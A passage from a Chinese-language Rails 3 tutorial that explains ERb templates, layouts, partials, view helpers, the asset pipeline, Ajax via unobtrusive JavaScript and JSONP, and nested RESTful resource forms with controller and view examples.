Rails 3.0之前还包括RJS样板引擎，可以用Ruby程式来产生一些简单的JavaScript。不过3.1版之后遭到移除，推荐改为直接撰写JavaScript较为明智。

### 使用Renderer在Controller中直接回传结果

有一些格式的本质其实不需要Template引擎，只需要再Controller中直接render其结果即可，例如JSON和CSV或是XML。Rails对ActiveRecord model提供了to\_xml和to\_json方法。而CSV则可以使用FasterCSV函式库。范例如下：

require 'csv'

class PeopleController < ApplicationController

def index

@people = Person.all

respond\_to do |format|

format.html

format.json{ render :json => @person.to\_json }

format.xml { render :xml => @person.to\_xml }

format.csv do

csv\_string = CSV.generate do |csv|

csv << ["Name", "Created At"]

@people.each do |person|

csv << [person.name, person.created\_at]

end

end

render :text => csv\_string

end

end

end

Ruby 1.8.7则需要在Gemfile中指定gem "fastercsv"，将CSV改成用FasterCSV。

### ERb标签

除了上述介绍的ERb标签<%= %>会输出中间的Ruby程式执行结果，还有一些其他用法：

<% %>

这样就不会输出任何结果，通常用在if或回圈条件中，例如：

<% @people.each do |person| %>

<% if person.name.present? %>

<p><%= person.name %></p>

<% end %>

<% end %>

上述的<% %>标签虽然不会输出HTML内容，但是还是在HTML原始码中换行了，为了避免输出时多余的换行，可以改用<%- -%>。不过实际上并没有很多人在乎就是了，毕竟这不影响用户的页面。

<%# blah blah %>

这是注解，不会输出任何内容。不过如果需要整段多行注解，会常这样写：

<%- output = false -%>

<% if output %>

<%= foo %>

<hr>

<%= bar %>

<% end %>

这时候只要控制output的值就是输出的开关，稍后我们可以将output变成一个Helper方法，这样就可以动态决定内容的输出与否了。

### Layout版型

Layout可以用来包裹Template样板，让不同View可以共用Layout作为文件的头尾。因此我们可以为全站的页面建立共用的版型。这个档案预设是app/views/layouts/application.html.erb。如果在app/views/layouts目录下有跟某Controller同名的Layout档案，那这个Controller下的所有Views就会使用这个同名的Layout。

预设的Layout长得如下：

<!DOCTYPE html>

<html>

<head>

<title>YourApplicationName</title>

<%= stylesheet\_link\_tag "application" %>

<%= javascript\_include\_tag "application" %>

<%= csrf\_meta\_tags %>

</head>

<body>

<%= yield %>

</body>

</html>

其中的<%= yield %>会被替换成个别Action的样板。

开头的<!DOCTYPE html>说明了这是一份HTML5文件，这种宣告法向下相容于所有浏览器的HTML4。

如果需要指定Controller的Layout，可以这么做：

class EventsController < ApplicationController

layout "special"

end

这样就会指定Events Controller下的Views都使用app/views/layouts/special.html.erb这个Layout，你可以加上参数:only或:except表示只有特定的Action：

class EventsController < ApplicationController

layout "special", :only => :index

end

或是

class EventsController < ApplicationController

layout "special", :except => [:show, :edit, :new]

end

请注意到使用字串和Symbol是不同的。使用Symbol的话，它会透过一个同名的方法来动态决定，例如以下的Layout是透过determine\_layout这个方法来决定：

class EventsController < ApplicationController

layout :determine\_layout

private

def determine\_layout

( rand(100)%2 == 0 )? "event\_open" : "event\_closed"

end

end

除了在Controller层级设定Layout，我们也可以设定个别的Action使用不同的Layout，例如:

def show

@event = Event.find(params[:id])

render :layout => "foobar"

end

这样show Action的样板就会套用foobar Layout。更常见的情形是关掉Layout，这时候我们可以写render :layout => false。

#### 自定Layout内容

除了<%= yield %>会载入Template内容之外，我们也可以预先自定一些其他的区块让Template可以置入内容。例如，要在Layout中放一个侧栏用的区块，取名叫做:sidebar：

<div id="sidebar">

<%= yield :sidebar %>

</div>

<div id="content">

<%= yield %>

</div>

那么在Template样板中，任意地方放:

<%= content\_for :sidebar do %>

<ul>

<li>foo</li>

<li>bar</li>

</ul>

<% end %>

那么这段内容就会被置入到Layout的<%= yield :sidebar %>之中。

### Layout版型的继承(进阶)

* <http://edgerails.info/articles/what-s-new-in-edge-rails/2011/01/12/template-inheritance/index.html>
* <http://asciicasts.com/episodes/269-template-inheritance>

### 局部样板Partials

局部样板可以将Templaet中重复的程式码抽出来，例如我们在Part1中示范过的新增和编辑的表单。Partial Template的命名惯例是底线开头，但是呼叫时不需加上底线，例如：

<%= render :partial => "common/nav" %>

这样便会使用app/views/common/\_nav.html.erb这个样板。如果使用Partial的样板和Partial所在的目录相同，可以省略第一段的common路径。

在Partial样板中是可以直接使用实例变数的(也就是@开头的变数)。不过好的实务作法是透过:locals明确传递区域变数，这样程式会比较清楚，Partial样板也比较容易被重复使用：

<%= render :partial => "common/nav", :locals => { :a => 1, :b => 2 } %>

这样在partial样板中，就可以存取到区域变数a和b。

如果是阵列的资料，一般直觉会这样写：

@items.each do |item|

render :partial => "item", :locals => { :item => item }

end

但是，partial可以支援处理阵列形式：

render :partial => "item", :collection => @items, :as => :item

这样的好处不只是少打字而已，还有效能上的好处，Rails会针对这种形式做最佳化。

#### 集合型Collection

像是tr或li这类会一直重复的Template元素，我们可以使用collection参数来处理，Rails有针对集合型的Partial做效率最佳化，例如像以下的程式：

<ul>

<% @people.each do |person| %>

<%= render :partial => "person", :locals => { :person => person } %>

<% end %>

<ul>

可以改使用Collection方式，

<ul>

<%= render :partial => "person", :collection => @people %>

<ul>

如此既可以少掉两行each程式码，执行的效能又更好。

## Action View：Helpers

在Rails中，Helper指的是可以在Template中使用的辅助方法，主要用途是可以将资料转化成输出用的HTML字串，例如我们已经用过了Rails内建的link\_to方法，它可以将字串变成超连结。Rails还内建了许多Helper方法，可以让我们建构HTML更为容易。我们在一章中将介绍其中较为常用的几个方法。

另一个使用Helper的理由是可以简化Template中的复杂结构，将Template中较为复杂的程式都用Helper包装起来，最好让Template只包含单纯的变数以及最简单的条件逻辑和回圈，这样就算是不会程式的网页设计师，也能够轻易了解套版甚至修改Template样板。

因为Helper预设只能在Template中使用，如果想在rails console中呼叫，必须加上helper，例如helper.link\_to。另外，虽然机会不多，如果真的要在Rails Controller或Model程式中呼叫Helper，则可以加上ApplicationController.helpers前置词。

### 静态档案辅助方法

使用Rails内建的静态档案(Assets)辅助方法有几个好处：

* Rails会合并Stylesheet和JavasSript档案，可以加速浏览器的下载。
* Rails会编译Sass和CoffeeScript等透过Assets template engine产生的Stylesheet和JavasSript
* Rails会在静态档案网址中加上时间序号，如果内容有修改则会重新产生。这样的好处是强迫用户的浏览器一定会下载到最新的版本，而不会有浏览器快取到旧版本的问题。
* 变更Assets host主机位址时，可以一次搞定，例如上CDN时。透过Helpers，Rails可以帮所有的Assets加上静态档案伺服器网址。

几个常用的方法：

* javascript\_include\_tag
* stylesheet\_link\_tag
* image\_tag
* video\_tag
* audio\_tag

### 格式化辅助方法

#### simple\_format

将\n换行字元换成HTML的<br>标签

#### truncate

撷取前n个字元

#### sanitize

白名单逸出

预设允许的HTML标签和属性如下：

ActionView::Base.sanitized\_allowed\_tags

=> #<Set: {"strong", "em", "b", "i", "p", "code", "pre", "tt", "samp", "kbd", "var", "sub", "sup", "dfn", "cite", "big", "small", "address", "hr", "br", "div", "span", "h1", "h2", "h3", "h4", "h5", "h6", "ul", "ol", "li", "dl", "dt", "dd", "abbr", "acronym", "a", "img", "blockquote", "del", "ins"}>

ActionView::Base.sanitized\_allowed\_attributes

=> #<Set: {"href", "src", "width", "height", "alt", "cite", "datetime", "title", "class", "name", "xml:lang", "abbr"}>

如果需要增加，可以在config/application.rb中新增，例如：

config.action\_view.sanitized\_allowed\_tags = %w[table tr td]

config.action\_view.sanitized\_allowed\_attributes = "rel"

#### strip\_tags

移除HTML标签

#### strip\_links

移除HTML超连结标签

### URL辅助方法

* link\_to 文字超连结
* mail\_to E-mail
* button\_to 按钮连结

### 自定标签辅助方法

* tag
* content\_tag

### 其他辅助方法

* escape\_javascript
* debug
* number\_to\_currency

### 表单辅助方法

对网页应用程式来说，表单是非常重要的用户输入介面。Rails在这方面也提供了很多好用的Helper方法。基本上，Rails处理表单分成两种类型：

一种是对应到Model物件的新增、修改，我们会使用form\_for这个Helper。它的好处在于透过传入Model物件，可以在修改的时候自动帮你将预设值带入。例如我们已经在Part1使用过的event表单：

<%= form\_for @event do |f| %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

另一种是就是没有对应Model的表单，我们使用form\_tag这个方法。例如：

<%= form\_tag "/search" do %>

<%= text\_field\_tag :keyword %>

<%= submit\_tag %>

<% end %>

和form\_tag有些类似，但是其中不需要传Block变数f，其中的栏位Helper需要多加\_tag结尾。不像form\_for的栏位名称一定要是Model的属性之一，在form\_tag之中的栏位名称则完全不受限。

几个常用的表单栏位辅助方法：

* text\_field
* text\_area
* radio
* check\_box
* select
* select\_date, select\_datetime
* submit

### 如何处理Model中不存在的属性

使用form\_for时，其中的栏位必须是Model有的属性，那如果资料库没有这个栏位呢?这时候你依需要在Model程式中加上存取方法，例如：

class Event < ActiveRecord::Base

#...

def custom\_field

# 根据其他属性的值或条件，来决定这个栏位的值

end

def custom\_field=(value)

# 根据value，来调整其他属性的值

end

end

这样就可以在form\_for里使用custom\_field了。

<%= form\_for @event do |f| %>

<%= f.text\_field :custom\_field %>

<%= f.submit %>

<% end %>

### 资料验证错误时的处理

当Model物件储存失败时，我们通常会重新显示表单，这时候该怎么显示Model的错误讯息呢? 以下是一个预设的范例：

<%= form\_for(@person) do |f| %>

<% if @person.errors.any? %>

<div id="error\_explanation">

<h2><%= pluralize(@person.errors.count, "error") %> prohibited this person from being saved:</h2>

<ul>

<% @person.errors.full\_messages.each do |msg| %>

<li><%= msg %></li>

<% end %>

</ul>

</div>

<% end %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

透过检查@person.errors我们可以把所有的错误讯息显示出来。除了这种作法，我们也可以把错误讯息放在输入框的旁边：

<%= form\_for(@person) do |f| %>

<%= f.text\_field :name %>

<% if @person.errors[:name].presence %>

<%= @person.errors[:name].join(", ") %>

<% end %>

<%= f.submit %>

<% end %>

在Rails 2版本中有error\_messages\_for和error\_message\_on方法，Rails 3则被移成Plugin <http://github.com/rails/dynamic_form>

### 自定Helper

要建立自定的Helper，只需要将方法定义在app/helpers/目录下的任意档案就可以了。在产生Controller的同时，Rails就会自动产生一个同名的Helper档案，照惯例该Controller下的Template所用的Helper，就放在该档案下。如果是全站使用的Helper，则会放在app/helpers/application\_helper\_rb，例如：

module ApplicationHelper

def gravatar\_url(email)

gravatar\_email = Digest::MD5.hexdigest(email.downcase)

return "http://www.gravatar.com/avatar/#{gravatar\_email}?s=48"

end

end

如此便可以在Template中这样使用：

<%= image\_tag gravatar\_url(user.email) %>

Helper是全域的，定义在哪一个档案中没有关系，档案名称也不需要与Controller名称对应。

## Assets 与 Ajax 应用程式

## Assets静态档案

Assets指的是JavaScript、Stylesheets和图档等静态档案，这些档案并不会随Requests不同而有所不同。而在Rails目录中，只有public这个目录是公开读取的，所以通常我们会将静态档案都放在public这个目录下，好让浏览器可以直接读取。但是随着JavaScript和Stylesheet档案越来越多时，如何管理这些档案变为一项议题，为了加快浏览器的下载速度，我们会合并JavaScript和Stylesheet档案，来减少浏览器Request下载次数。更进一步的还会压缩这些档案来加速下载时间。像是Yahoo!和Google都有各自开源出自己的压缩工具[*YUI Compressor*](http://developer.yahoo.com/yui/compressor/)和[*Closure Compiler*](http://code.google.com/closure/compiler/)。

Rails 3.1引进了一项新功能叫做Assets pipeline，这个功能可以让我们突破public目录限制，可以将静态档案依需求放在不同目录下，Rails会帮你组合并压缩起来。特别是有一些Rails的外挂套件需要使用JavaScript等静态档案，在没有这个功能之前，我们必须将JavaScript等档案复制放在public目录下，这样浏览器才能读取的到。

Rails 3.1之前版本想要有类似的功能，笔者推荐可以安装[*Jammit*](http://documentcloud.github.com/jammit/)这套工具来管理Assets。如果是升级到3.1的话，记得在config/application.rb中加上config.assets.enabled = true才会启用这个功能。

Assets的位置在app/assets/下，首先最重要的就是app/assets/javascripts/application.js和app/assets/stylesheets/application.css，这两个档案看起来充满注解，其实它是个manifest档案，列出了所有要载入的静态档案，这些档案的位置依照惯例放在app/assets或vendor/assets目录下。

让我们先看看application.js

// This is a manifest file that'll be compiled into including all the files listed below.

// Add new JavaScript/Coffee code in separate files in this directory and they'll automatically

// be included in the compiled file accessible from http://example.com/assets/application.js

// It's not advisable to add code directly here, but if you do, it'll appear at the bottom of the

// the compiled file.

//

//= require jquery

//= require jquery\_ujs

//= require\_tree .

其中的require\_jquery和require\_jquery\_ujs会载入JQuery和Rails的JQuery adapater，这是因为我们在Gemfile中有装jquery-rails这个套件，所以这里可以读取的到。而require\_tree .会载入这个目录下的所有JavaScript档案。总之，这个manifest的最后输出结果就是通通压缩成一个application.js档案。

同理application.css也是一样载入所有stylesheets目录下的CSS档案，最后压缩成application.css：

/\*

\* This is a manifest file that'll automatically include all the stylesheets available in this directory

\* and any sub-directories. You're free to add application-wide styles to this file and they'll appear at

\* the top of the compiled file, but it's generally better to create a new file per style scope.

\*= require\_self

\*= require\_tree .

\*/

让我们看看View，在Layout档案中：

<%= stylesheet\_link\_tag "application" %>

<%= javascript\_include\_tag "application" %>

因为最后输出都压缩成一个档案了，所以这里只需要载入application.css和application.js。

### 如何处理图片

放在app/assets/images下的图片该怎么使用呢？在实际布署后，Rails会将档案名称加以编码，例如rails.png会变成rails-bd9ad5a560b5a3a7be0808c5cd76a798.png。这么做的原因是当图片有变更的时候，编码就会不同而有不同的档名，这样就可以避免浏览器快取到旧的档案。也因为档案名称会变动，所以放在app/assets/images下的图片，要用的时候就没有办法写死档名。在一般的View中，可以使用image\_tag这个Helper：

<%= image\_tag("rails.png") %>

如果在CSS里的话，有两种办法：一是将档案命名为erb结尾，例如app/assets/stylesheets/main.css.erb，然后使用asset\_path这个Helper：

h1 {

background-image: url('<%= asset\_path("rails.png") %>');

}

另一种方法是使用Sass或SCSS语法。其中SCSS相容于CSS。例如命名为app/assets/stylesheets/main.css.scss，然后使用image-url这个Sass提供的方法：

h1 {

background-image: image-url("rails.png")

}

如果是js档案中想要拿图片的位置，就只能用js.erb的格式，然后内嵌asset\_path Helper方法了。

### Precompile编译静态档案

放在app/assets目录下的Assets，Rails支援使用不同的语法，例如使用[*Sass*](http://sass-lang.com/)语法产生CSS、[*CoffeeScript*](http://jashkenas.github.com/coffee-script/)产生JavaScript，或是用ERb样板也可以。使用的方法是将附档名命名成.css.sass、.css.scss、.js.coffee、.css.erb或.js.erb，Rails就会编译出结果给浏览器。

Sass是一种CSS3语法的扩充，可以使用巢状、变数、混入、选择子继承等等功能，可以更有效率有弹性的撰写Stylesheet。Sass最后会编译出合法的CSS让浏览器使用。使用上它区分成两种形式的语法scss和sass，前者可以与现有的css程式码直接混合在一起，后者则透过缩排来省略了大括号{}(就像Python用缩排一样)。CoffeeScript也是类似原理，它是一种迷你的程式语言，编译之后会输出可读性高、符合[*JavaScript Lint*](http://www.javascriptlint.com/)规范的JavaScript程式码。

学习这两种新语法需要额外的时间投入，但是对需要常常撰写CSS和JavaScript的设计师来说，应该是很不错的工具，读者可以自行斟酌是否采用。如果你不打算使用的话，可以编辑Gemfile拿掉以下：

gem 'sass'

gem 'coffee-script'

如果采用Sass的话，推荐还可以采用[*Compass*](http://compass-style.org/)这套CSS框架的框架。

### 编译出最后结果

开发的时候，Rails会自动将Asset的压缩结果快取在tmp下，所以开发者不需要特别处理。但是实际正式上线时，最后压缩的档案还是必须放在public目录下由网页伺服器直接提供(或是由CDN)效能较好，以下的rake指令可以产生出来：

rake assets:precompile

产生出来的档案在public/assets/下。

rake assets:clean

这样就会删除。

注意，如果在开发模式下执行了rake assets:precompile，那么因为放在public/assets/下的静态档案会优先丢给浏览器，所以这时候再修改app/assets下的原始码会没有作用。所以，开发时请记得要删除这个目录。

不过，如果你有很多静态档案的话，开发模式下每次都要重新编译太辛苦了。你可以先compile一次，然后把public/assets/下目前正在开发的档案砍掉即可。

### 如何拆成数个压缩档

上述的application.js或application.css中，预设会压缩所有app/assets目录下的档案，如果你需要拆开，只需要修改其中的内容把require\_tree那行移除，那么就只会压缩你所指定的目录或档案。

例如，要新增新的Manifest档案的话，假设叫做app/assets/javascripts/search.js，内容如：

//= require ./foobar

这样就会将assets/javascripts/foobar这个目录下的档案通通压缩成search.js，而在View中：

<%= javascript\_include\_tag "application" %>

<%= javascript\_include\_tag "search" %>

就会载入。注意到如果启用了assets功能，javascript\_include\_tag只能接受一个参数，即Manifest档案的名称。

为了让rake assets:precompile也能产生新的压缩档案，你还需要编辑config/environments/production.rb加入：

config.assets.precompile += %w( search.js )

### 如何关闭这个功能

也可以不使用这个功能，请修改config/application.rb将以下设定改成false：

config.assets.enabled = false

这样的话，在View中就必须列出所有你要载入的Script档案：

<%= stylesheet\_link\_tag "reset", "application", :cache => "all" %>

<%= javascript\_include\_tag 'jquery', 'rails', 'application', :cache => "all" %>

这些档案都必须放在public目录下。而加上cache参数Rails会合并这些档案，但是并不会压缩。

## Ajax

Ajax是Asynchronous JavaScript and XML的缩写，是一种不需要重新整理页面，透过JavaScript来与伺服器交换资料、更新网页内容的技术。目的在于改善使用者的操作介面，提升流畅度。它主要是透过浏览器提供的XMLHttpRequestObject来达成，不过因为跨浏览器的困难度，大多数人们会选择使用JavaScript Library来处理Ajax，例如JQuery、YUI等。虽然Ajax的缩写中包括XML，但是实务上并不一定要用XML格式，事实上也已经很少人使用XML当作传输的格式了。总归来说，依照Ajax使用的格式分类，有三种方式：

* 向伺服器请求 HTML 片段，然后客户端浏览器上的 JavaScript 再替换掉页面上的元素
* 向伺服器请求 JavaScript 程式脚本，然后客户端浏览器执行它
* 向伺服器请求 JSON 或 XML 资料格式，然后客户端浏览器的 JavaScript 解析后再动作。

第一种方式非常简单，但是限制是一次只能更新一小块内容。Rails 比较常见使用第二种方式，容易使用弹性又大。而第三种方式则将 JavaScript 程式都放在客户端浏览器上，相较于第二种则多了解析 JSON 或 XML 的部份。以Web API的设计角度来看，与表现层无关的JSON格式是比较干净的，可以获得比较好的重复使用性。

讲解JavaScript和JQuery语法已经超过本书范围，本章接下来会假设读者已经有基本认识。身为一个Web程式设计师，不得不对JavaScript要有基本了解。

### Unobtrusive JavaScript

Rails 从 3.0 开始将支援Ajax的JavaScript都改成用Unobtrusive JavaScript(UJS)的方式。什么是Unobtrusive呢? 用个范例来说吧：

link\_to 'Remove', event\_path(1), :method => :delete

在Rails 3之前，会输出：

<a onclick="var f = document.createElement('form'); f.style.display = 'none'; this.parentNode.appendChild(f); f.method = 'POST'; f.action = this.href;var m = document.createElement('input'); m.setAttribute('type', 'hidden'); m.setAttribute('name', '\_method'); m.setAttribute('value', 'delete'); f.appendChild(m);f.submit();return false;" href="/events/1">Remove</a>

在Rails 3之后，会输出：

<a rel="nofollow" data-method="delete" class="delete" href="/events/1">Remove</a>

Unobtrusive也就是将JavaScript程式与HTML完全分开了。

### 第一种方式：替换 HTML 片段

编辑 app/views/events/index.html.erb 最下方加入：

<%= link\_to "say hello", { :controller => "welcome", :action => "say" }, :id => "ajax-load" %>

<div id="content">

</div>

<script type="text/javascript" charset="utf-8">

$(document).ready(function() {

$('#ajax-load').click( function(){

$('#content').load( $(this).attr("href") );

return false;

});

});

</script>

### 第二种方式：使用 JavaScript 脚本

编辑 app/views/events/index.html.erb，在回圈中间加入

<%= link\_to 'ajax show', event\_path(event), :remote => true, "data-type" => "script" %>

编辑 app/controllers/events\_controller.rb，在 show action 中加入

respond\_to do |format|

format.html

format.js

end

新增 app/views/events/\_event.html.erb，内容与 show.html.erb 相同

新增 app/views/events/show.js.erb，内容如下

$('#content').html("<%= escape\_javascript(render :partial => 'event') %>")

.css({ backgroundColor: '#ffff99' });

浏览 http://localhost:3000/events

escape\_javascript()可以缩写为j()。

j()是Rails 3.1之后版本才有

### 第三种方式：使用 JSON 资料格式

JavaScript Object Notation(JSON)是一种源自JavaScript的资料格式，是目前Web应用程式之间的准标准资料交换格式，在Rails之中，每个物件都有to\_json方法可以很方便的转换资料格式。 (TODO)

<%= link\_to 'ajax show', event\_path(event), :remote => true, "data-type" => :json, :id => "update\_foobar" %>

点击ajax show就会送出Ajax request了，但接下来要怎么撰写处理JSON的程式呢?

$(function() {

$('#update\_foobar').bind("ajax:success", function(event, data) {

var foobar = $('#foobar');

foobar.html( data.foobar\_number );

});

});

当然，你也可以把HTML片段当做JSON的资料来传递。

另一种JSON的变形是JSONP(JSON with Padding)，将JSON资料包在一个JavaScript function里，这个做的用处是让这个API可以跨网域被呼叫。要回传JSONP格式，只需要在render :json时多一个参数是:callback即可

respond\_to do |format|

format.json { render :json => @user.to\_json, :callback => "process\_user" }

end

或是使用Rack::JSONP这个Middleware，只要有?callback=参数就会自动变成JSONP。等同于上述使用:callback => params[:callback]。

#### Ajax 表单

除了超连结 link\_to 加上 :remote 可以变成 Ajax 之外，表单 form\_for 也可以加上 :remote 变成 Ajax。

form\_for(@user, :remote => true

#### Ajax 按钮

同理于超连结 link\_to，按钮 button\_to 加上 :remote => true 参数也会变成 Ajax。

### 关于除错

使用 Ajax 后，因为页面没有经过重新整理，发送的 request 请后是在背景执行的，所以在除错的时候需要有额外的工具来协助我们观察 JavaScript 运作的情形。推荐您安装 [Firefox](http://moztw.org/) 浏览器以及 [Firebug](https://addons.mozilla.org/zh-TW/firefox/addon/1843/) 这套工具。在Safari或Chrome也有内建类似Firebug的开发工具。

## RESTful 与表单设计

我们在[ActiveRecord 资料表关系](http://ihower.tw/rails3/activerecord-relationships.html)一章学习了资料库关连，那么搭配 RESTful 路由要怎么设计 controller 及表单呢? 我们在这里将综合前几章所学，来实作各种形式的 Resource 模型。

### 一对多 Resources

#### 案例一: 设计一个 event has\_many :attendees

可以浏览个别 event 有哪些 attendees, 并可以 CRUD。请修改 config/routes.rb 为

resources :events do

resources :attendees, :controller => 'event\_attendees'

end

执行以下指令产生 controller 档案

rails g controller event\_attendees

编辑 app/controllers/event\_attendees\_controller.rb，插入如下内容:

before\_filter :find\_event

def index

@attendees = @event.attendees

end

def show

@attendee = @event.attendees.find( params[:id] )

end

def new

@attendee = @event.attendees.build

end

def create

@attendee = @event.attendees.build( params[:attendee] )

if @attendee.save

redirect\_to event\_attendees\_url( @event )

else

render :action => :new

end

end

def edit

@attendee = @event.attendees.find( params[:id] )

end

def update

@attendee = @event.attendees.find( params[:id] )

if @attendee.update\_attributes( params[:attendee] )

redirect\_to event\_attendees\_url( @event )

else

render :action => :new

end

end

def destroy

@attendee = @event.attendees.find( params[:id] )

@attendee.destroy

redirect\_to event\_attendees\_url( @event )

end

protected

def find\_event

@event = Event.find( params[:event\_id] )

end

编辑 app/views/events/index.html.erb，在回圈中加入

<%= link\_to 'attendees', event\_attendees\_path(event) %>

编辑 app/views/event\_attendees/index.html.erb

<ul>

<% @attendees.each do |attendee| %>

<li>

<%= attendee.name %>

<%= link\_to 'show', event\_attendee\_path(@event, attendee) %>

<%= link\_to 'edit', edit\_event\_attendee\_path(@event, attendee) %>

<%= link\_to 'destroy', event\_attendee\_path(@event, attendee),

:method => :delete %>

</li>

<% end %>

</ul>

<%= link\_to 'new attendee', new\_event\_attendee\_path(@event) %>

编辑 app/views/event\_attendees/show.html.erb

<p><%= @attendee.name %> </p>

编辑 app/views/event\_attendees/new.html.erb

<%= form\_for @attendee, :url => event\_attendees\_path(@event) do |f| %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

编辑 app/views/event\_attendees/edit.html.erb

<%= form\_for @attendee, :url => event\_attendee\_path(@event, @attendee), :html => { :method => :put } do |f| %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

#### 案例二: 让 event 可以用 select 单选一个 category

首先新增一个 Category model

rails g model category name:string

然后我们需要让 Event model 多一个栏位是 category\_id

rails g migration add\_category\_id\_to\_event

然后编辑这个 migration 档案 /db/migrate/XXXX\_add\_category\_id\_to\_event 新增栏位。编辑好后执行 rake db:migrate。

class AddCategoryIdToEvent < ActiveRecord::Migration

def self.up

add\_column :events, :category\_id, :integer

end

def self.down

remove\_column :event, :category\_id

end

end

编辑 app/models/event.rb 加上关连:

class Event < ActiveRecord::Base

belongs\_to :category

end

编辑 app/models/category.rb 加上关连

class Category < ActiveRecord::Base

has\_many :events

end

首先，我们需要先建立一些 Category 的资料，进入 rails console 输入：

Category.create( :name => "Course" )

Category.create( :name => "Meeting" )

Category.create( :name => "Conference" )

接着编辑 app/views/events/\_form.html.erb 这个样板，让我们来加上一个下拉选单。在表单中加入：

<%= f.select :category\_id, Category.all.map{ |c| [c.name, c.id] } %>

如此就会出现下拉选单了。让我们来修改 app/views/events/show.html.erb 可以显示出 category 的名字：

<p>Category: <%= @event.category.name %><p>

不过 @event.category 可能是 nil，这会导致 nil.name 发生错误。一个简单的方式是改使用 @event.category.try(:name)，另一招则是在 Event model 加入以下程式，就会有 @event.category\_name 可以使用，而且允许 @event.category 是 nil

delegate :name, :to => :category, :prefix => true, :allow\_nil => true

如此便完成了。不过，上述的下拉选单程式不是很漂亮，我们不应该在 View 放太多逻辑操作。让我们改写成一个 Helper，编辑 app/helpers/events\_helper.rb

module EventsHelper

def category\_options

Category.all.map{ |c| [c.name, c.id] }

end

end

如此 View 就可以改写成<%= f.select :category\_id, category\_options %>

#### 案例三: 可以在 event 的表单新增、编辑页面，直接新增或编辑 attendees

请参考 Nested Model Form Part 1 <http://asciicasts.com/episodes/196-nested-model-form-part-1> 和 Nested Model Form Part 2 <http://asciicasts.com/episodes/197-nested-model-form-part-2> 这两篇文章

或是试试 <https://github.com/ryanb/nested_form> 这个套件。

### 一对一 Resource

#### 案例一：建立Location表单

[ActiveRecord 资料表关系](http://ihower.tw/rails3/activerecord-relationships.html)一章中，我们新增了Location Model和Event Model是一对一的关系，一个Location属于一个Event，接下来让我们来建立一个表单介面可以编辑Location：

执行以下指令产生 controller 档案

rails g controller event\_locations

编辑config/routes.rb加上一个Singular Resource，因为一个Event只有一个Location，所以我们使用了单数Resource：

resources :events do

resource :location, :controller => 'event\_locations'

end

注意到我们的Controller档名还是复数，使用RESTful路由的Controller，无论在config/routes.rb中使用单数resource或复数resources形式，档名一律都是复数。

编辑app/controllers/event\_locations\_controller.rb:

class EventLocationsController < ApplicationController

before\_filter :find\_event

def show

@location = @event.location

end

def new

@location = @event.build\_location

end

def create

@location = @event.build\_location( params[:location] )

if @location.save

redirect\_to event\_location\_url( @event )

else

render :action => :new

end

end

def edit

@location = @event.location

end

def update

@location = @event.location

if @location.update\_attributes( params[:location] )

redirect\_to event\_location\_url( @event )

else

render :action => :new

end

end

def destroy

@location = @event.location

@location.destroy

redirect\_to event\_location\_url( @event )

end

protected

def find\_event

@event = Event.find( params[:event\_id] )

end

end

因为是单数resource的关系，所以就没有index这个Action了，也没有event\_locations\_path和event\_location\_path(event, location)这种路由方法。

编辑app/views/events/index.html.erb，在回圈中加入

<%= link\_to 'location', event\_location\_path(event) %>

编辑app/views/event\_locations/show.html.erb

<h1><%= @event.name %></h1>

<% if @event.location %>

<p><%= @event.location.name %></p>

<p><%= link\_to "edit", edit\_event\_location\_path(@event) %></p>

<p><%= link\_to "destroy", event\_location\_path(@event), :method => :delete %></p>

<% else %>

<p>N/A</p>

<p><%= link\_to "Add location", new\_event\_location\_path(@event) %></p>

<% end %>

编辑app/views/event\_locations/new.html.erb

<%= form\_for @location, :url => event\_location\_path(@event) do |f| %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

编辑app/views/event\_locations/edit.html.erb

<%= form\_for @location, :url => event\_location\_path(@event), :method => :put do |f| %>

<%= f.text\_field :name %>

<%= f.submit %>

<% end %>

#### 案例二：用 Nested Model 顺带编辑跟新增

由于Location和Event是一对一关系，可以说Location是Event的附属资料。因此我们也可以将Location的表单直接做在Event的表单里，这样Location甚至不需要自己的Controller了：

编辑app/models/event.rb加上：

accepts\_nested\_attributes\_for :location, :allow\_destroy => true, :reject\_if => :all\_blank

accepts\_nested\_attributes\_for这个方法可以让更新event资料时，也可以直接更新location的关联资料。也就是说，我们可以完全不需要修改events\_controller的新增和编辑Action，就可以透过本来的params[:event]参数来新增或修改location了。这里有两个特别的参数，:allow\_destroy是说我们可以在表单中多放一个\_destroy核选块来表示删除，而:reject\_if表示说在什么条件下，就当做没有要真的动作，例如:all\_blank就表示如果资料都是空的，就不建立location资料(当然也就不会检查location的验证了)。这是因为虽然要显示location表单，但是不表示使用者一定要输入。有输入就表示必须通过Location Model的资料验证。

编辑app/views/events/\_form.html.erb加上Location的表单，这里使用了fields\_for来达成嵌套表单：

<%= f.fields\_for :location do |location\_form| %>

<p>

<%= location\_form.label :name, "Location Name" %>

<%= location\_form.text\_field :name %>

<% unless location\_form.object.new\_record? %>

<%= location\_form.label :\_destroy, 'Remove:' %>

<%= location\_form.check\_box :\_destroy %>

<% end %>

</p>

<% end %>

编辑app/helpers/events\_helper.rb新增一个Helper：

def setup\_event(event)

event.build\_location unless event.location

event

end

我们会用setup\_event(@event)来置换form\_for中的@event，这是因为如果@event.location是nil的话，Location表单就完全不会显示，所以假如没有，就需要预先build\_location给它。

编辑app/views/events/new.html.erb：

<%= form\_for setup\_event(@event), :url => events\_path do |f| %>

编辑app/views/events.edit.html.erb：

<%= form\_for setup\_event(@event), :url => event\_path(@event), :method => :put do |f| %>

### 多对多 Resources

[ActiveRecord 资料表关系](http://ihower.tw/rails3/activerecord-relationships.html)一章中，我们新增了EventGroupShip这个Model作为Event和Group之间的Joining table，那么要怎么设计表单呢？

#### 案例一： 在 event new/edit 中, 可以使用 checkbox 多选 group

最常见的方式就是提供check\_box核选方块让使用者可以勾选了，此例中我们打算在event的表单中放入group清单来做勾选。

编辑app/controller/events\_controller.rb的new和edit Action，加入：

@groups = Group.all

接着编辑app/views/events/\_form.html.erb

<% @groups.each do |g| %>

<%= check\_box\_tag "event[group\_ids][]", g.id, @event.groups.map(&:id).include?(g.id) %> <%= g.name %>

<% end %>

<%= hidden\_field\_tag 'event[group\_ids][]','' %>

